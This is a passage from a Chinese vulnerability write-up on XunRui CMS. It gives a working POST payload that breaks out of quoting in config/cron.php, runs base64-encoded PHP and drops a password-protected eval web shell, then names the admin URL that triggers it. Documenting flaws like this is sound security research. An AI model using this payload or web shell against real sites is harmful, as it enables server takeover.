经过 url 解码后为:


```
isform=1&csrf_test_name=9f3342fbce7b49c85f05776bf89db778&data[1][name]=1&data[1][code":"1"}}';eval(base64_decode('Zm
lsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk7Pz4nKTtyZXR1cm47'));return;']=
1
```

绕过 json 编码和 xss 清洗以及 dr_safe_filename() 函数的过滤后, 写入 `WRITEPATH.'config/cron.php'` 文件中的内容为:

```
<?php defined('FCPATH') OR exit('No direct script access allowed');
 $json='{"1":{"name":"1","code\":\"1\"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw\/cGhwI
GV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk7Pz4nKTtyZXR1cm47'));return;'":"1","code":""}}';
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193414-1891baac-e331-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193429-21528c70-e331-1.png)

此 post 内容中的关键处为

```
":"1"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk
7Pz4nKTtyZXR1cm47'));return;'
```

绕过 json 编码和 xss 清洗以及 dr_safe_filename() 函数的过滤后, 此处的内容变为:


```
\":\"1\"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw\/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQ
iXSk7Pz4nKTtyZXR1cm47'));return;'
```

闭合了 `WRITEPATH.'config/cron.php'` 文件中 `'` 的包裹

包含写入的`WRITEPATH.'config/cron.php'`文件

通过前面对 add() 函数的分析, 调用 add() 函数时会首先在 `WRITEPATH.'config/cron.php'` 文件存在时包含 `WRITEPATH.'config/cron.php'` 文件, 因此直接访问 `http://host:port/Admin.php?c=Cron&m=add` 即可

访问 `http://host:port/Admin.php?c=Cron&m=add` 后, 在网站根目录下会生成一个名为 webshell.php 的文件, 文件内容为 `<?php eval(@$_POST["password"]);?>`



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193504-36459bb8-e331-1.png)

过几天发一个整理的其他师傅发的迅睿 CMS 的漏洞以及我关于后渗透的一点经验